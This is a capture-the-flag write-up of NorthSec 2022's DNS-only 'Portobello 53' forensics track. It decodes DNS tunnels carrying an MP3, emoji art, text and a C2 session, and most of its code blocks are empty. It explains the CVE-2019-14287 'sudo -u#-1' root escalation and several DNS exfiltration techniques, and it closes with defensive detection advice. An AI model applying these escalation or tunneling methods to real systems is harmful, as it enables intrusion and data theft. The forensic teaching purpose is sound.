NorthSec 2022 - Portobello 53
My write-up for the Portobello 53 track from the NorthSec 2022 CTF.

portobello53.pcapng is the artifact from NorthSec 2022’s Portobello track; a series of challenges named after the five stages of grief (Denial, Anger, Bargaining, Depression). The 53 is the port number, which tells you most of what you need to know before you open the file: everything happens over DNS.
This is a re-run of a challenge I solved back in 2022 when I was in the CyBeer & Gineer team, specificaly with the help of @Res260. This write-up has been redone properly and documented using my old notes from our private CryptPad document and the Discord server we used during the competiion (which surprisingly are still up). Everything below is reproduced from the capture with tshark and a handful of short Python scripts, as well as how I originally did it during the competition.
Why did I do this write-up? To clean up some artifacts from this challenges hosted in my Google Drive’s storage since 2022, and since I’m focusing on stuff related to Wireshark these days, why not? Better late than never, as they said…
While the hand-made text is being worked on, this blog was temporarily written by AI to test the visual radar (which has some miscalibration with this post, in my opinion). The handwritten blog will be available soon.
1. The recon
Before diving into any pcap file, it is important to understand what we are dealing with. We can get the available statistics (infos) of the capture file by using capinfos, such as follow:
| |
| Packets | 13,913 |
| Duration | 503.8 s (~8 min 24 s) |
| Captured | 2022-04-24 14:59:36 UTC |
| Encapsulation | Ethernet |
| Capture filter | ip6 and !icmp6 and !dst host ff02::16 |
| Capture app | Dumpcap 3.4.9 on Linux 5.13 |
By analysing the capture filter, we already have a spoiler: IPv6 only, ICMPv6 stripped out. Someone wanted a clean file and it shows, especially with the “small” number of packets (for the magnitude of this track).
The protocol hierarchy confirms it:
| |
The capture is 100% DNS. Not “mostly DNS”; every single packet is a DNS query or response.
The network
| |
Every conversation has the same right-hand side: fd00:6e73:6563:3232::100.
That’s the resolver, and it’s the only thing anybody talks to.
The prefix itself is a nice touch — decode the hextets as ASCII:
| |
The busiest clients:
| Client | Frames |
|---|---|
::3 | 5,894 |
::9 | 2,585 |
::beef | 1,669 |
::23 | 311 |
| ~18 others | ~200 each |
The “~200 each” hosts are background noise — a very convincing simulation of an
office network resolving tiktokcdn.com, office365.com, netflix.com and so
on, across dozens of record types. The four busy hosts are the interesting ones.
Finding the channels
Group the queries by TLD and the picture resolves instantly:
| |
| |
Then break the .ctf traffic down by source, domain and query type:
| |
Four channels, cleanly separated; one host, one domain, one record type each:
| Host | Domain | Type | Queries | Stage |
|---|---|---|---|---|
::3 | why-pay-for-bits-when-you-can-drop-the-beats.ctf | TXT (16) | 2,858 | Anger |
::9 | liberating-art.ctf | CNAME (5) | 1,223 | Depression |
::beef | lag-dns-cannot-be-abused-pinky-swear.ctf | AAAA (28) | 750 | Denial |
::23 | wpad.ctf | AAAA (28) | 124 | Bargaining |
Note the third domain: the queries are f.lag-dns-cannot-be-abused…,
o.lag-dns-… — so the domain is deliberately named lag- so that the first
label completes it into flag-. That’s the joke, and it’s also the mechanism.
Extra: A little GUI for you
Another tool we can use to obtain information in a pcap file is with the free version of the tool NetworkMiner, to extract artifacts as well as seeing broad information that might help us out. By simply saving the pcapng file into a simple pcap file, we can make it work to see what we have in our hands. The very first thing we see in the interface are the hosts and already, we might have an idea where to look to obtain more information, and possibly a flag:
 NetworkMiner's hosts view of the pcap file
while other tabs doesn’t contain relevant information, there is a lot to discover in the DNS tab and basically, we can see multiple DNS Query format that might be relevant to solve the track (spoiler: ||they all are||):
 NetworkMiner's DNS view of the pcap file
2. Anger - base64 in TXT records
Challenge statement:
| |
The large DNS responses that the challenge statement is talking about can be found in the TXT records. We can see a lot of query and responses for TXT records in the why-pay-for-bits-when-you-can-drop-the-beats.ctf.
 A packet with a large TXT record
The shape
| |
| |
The leftmost label is a sequence number and the TXT payload is base64. SUQz
decodes to ID3 — it’s an MP3, chunked at ~250 bytes per record (just under the
255-byte TXT string limit) and pulled down one query at a time.
Reassembly
| |
2,857 unique chunks, indices 1..2857, zero gaps — 539,966 bytes of MP3.
The flag
It’s in the ID3 header, so strings on the first block is enough:
| |
🚩
flag-radio-mycoverse-is-a-scam
The file is a genuine, playable 28.5 s 44.1 kHz stereo MP3 — “S3RL ft Krystal — Tripping on Mushrooms”. Worth actually listening to (see §6).
3. Depression — punycode, emoji, and a QR code
The shape
| |
| |
Every answer is the same useless CNAME. The payload is entirely in the query:
xn-- is the IDNA prefix, so each label is punycode-encoded Unicode.
Decode with raw punycode, not IDNA. idna/IdnMapping applies IDNA2008
validity rules and rejects emoji — 25 of the 1,223 labels fail that way. Python’s
built-in punycode codec has no such opinion and decodes all 1,223:
| |
The very first label decodes to 🇼🇦🇰🇪🇺🇵 — regional-indicator letters spelling
WAKEUP.
Don’t deduplicate
An easy trap: many identical queries repeat back-to-back, which looks like DNS retries. They aren’t. Check the transaction IDs:
| |
12 duplicates out of 1,223 — exactly the birthday-collision rate for random 16-bit IDs (~11 expected). Every query is unique data, ~2 s apart. Those repeated labels are repeated rows of an image. Collapse them and the picture warps.
The protocol
Split the decoded rows into “control” (only regional indicators, ➖, digits) and
“art” (everything else), and map regional indicators back to ASCII:
| |
A complete session: wake, log in as VFT-STEALER-01, authenticate, upload six
artworks, log out. And the password is the flag.
🚩
FLAG-ART-SCREENSHOT-IS-DIGITAL-THEFT
The six uploads
| # | Size | Content |
|---|---|---|
| 1 | 27 × 27 | emoji mosaic (mushroom character) |
| 2 | 30 × 1055 | rotated text banner |
| 3 | 30 × 30 | emoji mosaic |
| 4 | 33 × 33 | QR code |
| 5 | 29 × 29 | emoji mosaic |
| 6 | 30 × 30 | emoji mosaic |
Artwork 1, as it came off the wire:
| |
Artwork 2 is the odd one — 30 wide, 1,055 tall, and only 13 distinct emoji. Map the dark ones (🌑⬛🔲🌉) to black, everything else to white, rotate 90° counter-clockwise, and it’s a pixel-font banner:
| |
🚩
FLAG-ART-MUSHROOM-ARE-HIDDEN-IN-PLAIN-SIGHT
(If it comes out mirrored you rotated the wrong way — np.rot90(m, 1), not 3.)
Artwork 4 uses exactly two emoji, ⬛ and ⬜, at 33 × 33 — which is QR version 4. The three finder patterns are visible in plain text:
| |
Render it with a quiet zone and hand it to any decoder:
| |
🚩
FLAG-ART-EXFIL-METHOD-IS-TRUE-MASTERPIECE
Artworks 1, 3, 5 and 6 are just pictures — mosaics of 27–46 distinct emoji with nothing encoded in them. The two that carry data are exactly the two with a tiny alphabet, which is a useful tell.
4. Denial — one character per query
The simplest channel in the capture, and the most quietly alarming.
| |
| |
One character per query, 750 queries. Concatenate the first labels:
| |
Characters DNS labels can’t carry are spelled out as words: space and dash.
Substitute them back:
forget about safe protocols flag-dns-as-covert-communication-channel commercial appliances will not replace good practices originally cultivation was unreliable as mushroom growers would watch for good flushes of mushrooms in fields before digging up the mycelium and replanting them in beds of composted manure or inoculating bricks of compressed litter loam and manure spawn collected this way contained pathogens and crops commonly would be infected or not grow at all
🚩
flag-dns-as-covert-communication-channel
The tail is padding lifted from the Wikipedia article on mushroom cultivation.
Note: some 2022 write-ups record this flag as …-channels (plural). In this capture it is unambiguously singular: the stream reads
…communicationdashchannelspacecommercial.
5. Bargaining - a full C2 session over AAAA records
124 queries, the smallest channel, and by far the richest.
The beacon
| |
474f415453 is hex for GOATS. The answer, read as 16 raw bytes, is
00 00 4e 4f 00 … - ASCII NO. The implant polls; the server says “no work”.
Choosing wpad.ctf is deliberate: WPAD lookups are constant background noise on
a corporate network and nobody looks at them twice.
The framing
Every AAAA answer is 16 bytes:
| Byte | Meaning |
|---|---|
| 0 | chunks remaining, shifted left 4 (0x40→4, 0x30→3, … 0x00→last) |
| 1 | padding (0x00) |
| 2–15 | 14 bytes of payload |
So a multi-part message counts itself down. The flag push:
| |
🚩
flag-we_have_a_bad_case_of_ophiocordyceps_unilateralis
Ophiocordyceps unilateralis is the fungus that hijacks an ant’s motor control and walks it somewhere convenient before killing it. As a metaphor for an implant beaconing out of your network, it’s hard to improve on.
The exfil direction
Command output goes back up in the query, and this is where it’s easy to lose data. The queries have multiple labels:
| |
| |
seq counts down to 0. The hex labels are 63 characters (the DNS label maximum), which means they are odd-length and not individually byte-aligned. You must concatenate every label first and hex-decode the whole stream at the end. Decoding label-by-label silently corrupts the output.
| |
The session
| |
🚩
flag-blockchaiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiin
The privilege escalation is CVE-2019-14287. sudo before 1.8.28 parses -u#-1 into UID -1, which setresuid() treats as “no change”, leaving the process as root. The operator fingerprints the version first (sudo -V), fires the one-liner, confirms with id -un, and only then goes looking for the wallet. Host vft-secure-vault.yrr.corp, user rosie.meyer. The private key is a Bitcoin WIF key (mainnet, compressed — the L prefix).
6. Flags
Seven flags are recoverable from the capture alone:
| # | Flag | Where |
|---|---|---|
| 1 | flag-radio-mycoverse-is-a-scam | ID3 COMM tag of the MP3 in TXT records |
| 2 | FLAG-ART-SCREENSHOT-IS-DIGITAL-THEFT | punycode control channel, as the login password |
| 3 | FLAG-ART-MUSHROOM-ARE-HIDDEN-IN-PLAIN-SIGHT | artwork 2, rotated pixel banner |
| 4 | FLAG-ART-EXFIL-METHOD-IS-TRUE-MASTERPIECE | artwork 4, QR code |
| 5 | flag-dns-as-covert-communication-channel | one-char-per-query stream |
| 6 | flag-we_have_a_bad_case_of_ophiocordyceps_unilateralis | C2 push over AAAA |
| 7 | flag-blockchaiiii…n | wallet-priv.txt exfiltrated over C2 |
Plus a bonus, found only because the search was exhaustive: a TXT record in the background noise:
| |
What is not in this capture
The 2022 event had more flags than the pcap holds, which is worth stating plainly:
flag-radiocashmoneymushroom247— this one is in the recovered MP3, but it’s spoken in the audio, not in the metadata. It doesn’t show up in a spectrogram (I checked — the spectrum is ordinary music) and it isn’t in the file’s bytes. Decode the MP3 and listen to it.flag-dns-serverhidinginternetnoiseandflag-bargaining_739d80f289f091f1d5faf12cfd25fe83— these were awarded by the live NorthSec infrastructure for reaching a conclusion, not encoded in the traffic. An exhaustive scan of the capture (raw byte search plus every decoded layer) turns up no other flag string.
The first of those two is still worth understanding, because it’s the actual
lesson of the exercise: fd00:6e73:6563:3232::100 answers the legitimate
office365.com and netflix.com lookups for the whole subnet and serves the
four .ctf tunnels. The rogue nameserver isn’t hiding on a strange port or a
strange host — it’s the resolver everyone already trusts, and the exfil is buried
in a fire-hose of ordinary traffic.
7. Notes for the defensive side
Each channel breaks a different assumption, and none of them needs an exotic protocol:
- Volume. 2,858 TXT queries to one domain in seven minutes is not name resolution. Per-domain query counts and query-to-unique-name ratios catch this cheaply.
- Record types. TXT and CNAME carry far more attacker-controlled bytes than A or AAAA. A client pulling hundreds of TXT records from a single zone is worth an alert on its own.
- AAAA is a 16-byte channel. The Bargaining track never used a single “large” record — it moved an entire interactive shell session in 16-byte answers. Address records are not a safe category.
xn--defeats ASCII-only inspection. The Depression track exists purely to make that point: an appliance matching on printable ASCII sees well-formed hostnames while emoji stream past. Normalise punycode before you inspect.- Timing. Steady ~2 s intervals held for eight minutes is a beacon signature. Humans and browsers don’t resolve on a metronome.
- Names are not evidence.
wpad.ctfwas chosen because WPAD traffic is ignored by default. Benign-looking names deserve the same scrutiny as odd ones.
The framing on the wire — sequence numbers, chunk countdowns, UPLOAD-START /
UPLOAD-STOP, GOATS / NO / OK / QUIT — is a reminder that a DNS tunnel is
just a transport. Once you accept that a resolver will forward arbitrary labels to
an authoritative server you control, you have a bidirectional socket, and everything
above is application-layer detail.
8. Reproducing this
Tools: tshark/capinfos (Wireshark 4.x), Python 3.11, numpy, opencv-python
for the QR, miniaudio for the MP3. No manual Wireshark clicking required.
| |
Three traps that cost real time:
- Use the raw
punycodecodec, not IDNA. IDNA2008 rejects emoji labels. - Don’t collapse repeated queries. Check
dns.idfirst — in this capture the repeats are image data, not retransmissions. - Concatenate the C2 hex labels before decoding. They’re 63 chars each and not byte-aligned individually.
Challenge: Portobello 53, NorthSec 2022. Capture SHA-256
3d8dfde086425587e891709f738cdbfaba3cd5fe667b5a14604a79e9d04ee762.